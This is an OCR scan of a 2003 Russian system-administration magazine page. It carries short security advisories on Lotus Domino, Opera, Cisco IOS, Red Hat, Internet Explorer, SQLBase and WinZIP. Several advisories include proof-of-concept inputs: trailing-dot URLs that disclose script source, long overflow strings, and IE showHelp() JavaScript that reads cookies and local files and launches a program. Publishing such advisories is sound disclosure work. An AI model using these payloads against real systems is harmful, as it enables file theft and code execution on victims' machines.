
системный администратор

системный администратор

№3(4) март 2003

журнал для системных администраторов,
вебмастеров и программистов



Разработчики поисковых систем отвечают на вопросы читателей

Перехват системных вызовов в ОС Linux

TACACS

Установка FreeBSD

ЛВС: управляемость и надежность

Раскрытие исходного кода сценариев в веб-сервере Lotus Domino

Уязвимость раскрытия файла обнаружена в веб-сервере Lotus Domino. Удаленный пользователь может создать специальный запрос, который раскроит содержание некоторых типов файлов.

Сообщается, что удаленный пользователь может добавить точку к концу некоторых типов файлов Lotus, устанавливаемых не по умолчанию (т.е. отличных от .NSF, .NTF и т. п.), чтобы получить этот файл. Уязвимость может использоваться для просмотра исходного кода сценариев на сервере и включаемых файлов. Пример:

```
http://[target]/reports/secretreport.csp.
http://[target]/cgi-bin/myscript.pl  .
http://[target]/cgi-bin/runme.exe%20.
http://[target]/reports/secretreport.csp%20%2E
```

Уязвимость обнаружена в Lotus Domino Web Server 5, 6.

Переполнение буфера в Opera

Переполнение буфера обнаружено в веб-браузере Opera. Удаленный пользователь может сконструировать URL, который заставить браузер выполнить произвольный код при загрузке этого URL.

Сообщается, что переполнение происходит при загрузке URL с чрезмерно длинным именем пользователя. Злонамеренный URL может быть передан через ссылку, изображение, фрейм, сценарий и другие методы. Пример:

```
$ perl -e "exec('opera.exe', 'http://'. 'A' x 2624 .'@/')"
```

Уязвимость обнаружена в Opera 6.05 build 1140, 7 beta2 build 2577.

Cisco IOS может принимать поддельные ICMP Redirect-пакеты и перенаправлять их неправильному адресату

Уязвимость обнаружена в операционной системе Cisco IOS. В некоторых конфигурациях маршрутизатор может принимать поддельные ICMP Redirect-пакеты.

Cisco выпустил Field Notice (23074), в котором предупреждается, что если заблокирована IP-маршрутизация, маршрутизатор примет поддельный ICMP Redirect-пакет и изменит соответствующую таблицу маршрутизации. Согласно сообщению, IP-маршрутизация включена по умолчанию, так что заданные по умолчанию конфигурации неуязвимы к обнаруженной проблеме. Уязвимость может использоваться для DoS-нападений или перенаправления пакетов к другому местоположению. Уязвимость обнаружена в Cisco IOS 12.2 и более ранних версиях.

Недостаток в Red Hat kernel-utils пакете

Уязвимость конфигурации обнаружена в Red Hat kernel-utils пакете. Локальный пользователь может выполнять привилегированные сетевые операции. Локальный пользователь может управлять некоторыми сетевыми интерфейсами, добавлять и удалять arp-входы и маршруты и помещать интерфейсы в разнородный («promiscuous») режим. Уязвимость обнаружена в Red Hat Linux 8.0.

Подробности уязвимости в showhelp в IE

Ранее мы сообщали о выходе патча к IE, устраняющем уязвимость в методе showHelp(). Сообщается, что ограничения безопасности не работают, когда showHelp вызывается с аргументом File. Как уже говорилось, в результате атакующий может выполнять произвольный код на уязвимой системе. Вот несколько примеров.

Чтение куки:

```
showHelp("file:");showHelp("http://www.google.com/");
showHelp("javascript:alert(document.cookie)");
```

Чтение файла c:\text.txt:

```
showHelp("file:");showHelp("res://shdoclc.dll/
about.dlg");
showHelp("javascript:try{c=new
ActiveXObject('Msxml2.XMLHTTP')}\
catch(e){c=new
ActiveXObject('Microsoft.XMLHTTP')};c.open('GET',\
'file://c:/
test.txt',false);c.send(null);alert(c.responseText)");
```

Еще один способ чтения файла c:\text.txt:

```
showHelp("file:");showHelp("file://c:/test.txt");
showHelp("javascript:alert(document.body.innerText)");
```

Запуск Winmine:

```
showHelp("file:");showHelp("iexplore.chm");showHelp("res:");
showHelp("javascript:location='mk:@MSITStore:C:'");
showHelp("javascript:document.write('<object id=c classid=\
clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\\u003E<param na\
me=Command value=ShortCut\\u003E\<param name=Item1 value=,\
winmine,\\u003E</object\\u003E');c.Click();");
```

Переполнение буфера в SQLBase

SQLBase 8.1.0 – система управления реляционной базой данных (RDBMS). Разработчик сообщает, что системой пользуются более 1000000 человек во всем мире.

Команда EXECUTE выполняет сохраненную команду или процедуру. Синтаксис этой команды:

```
EXECUTE  [auth  ID].stored_command_or_procedure_name
```

Передавая чрезмерно большое имя команды/процедуры (более 700 байт) в качестве параметра, работа SQLBase аварийно завершится с возможностью выполнения произвольного кода с привилегиями GuptaSQL Service (Local System). Пример:

```
EXECUTE  SYSADM.AAAAAAAAAAA...(700  times)
```

Недостаток в механизме кодирования в WinZIP

Недостаток в обнаружен в PKZIP механизме шифрования. Уязвимость позволяет нападать непосредственно на механизм шифрования, используя инженерный анализ (reversing enginiering) в WinZIP IBDL32.dll.

Уязвимость связана с использованием слабого генератора случайных чисел. Как утверждает автор, можно расшифровать весь архив, зная небольшой фрагмент известного текста (36 байт). Сообщается, что файл, зашифрованный 19-символьным паролем, на PIII-500 удалось расшифровать менее чем за 2 часа.


АДМИНИСТРИРОВАНИЕ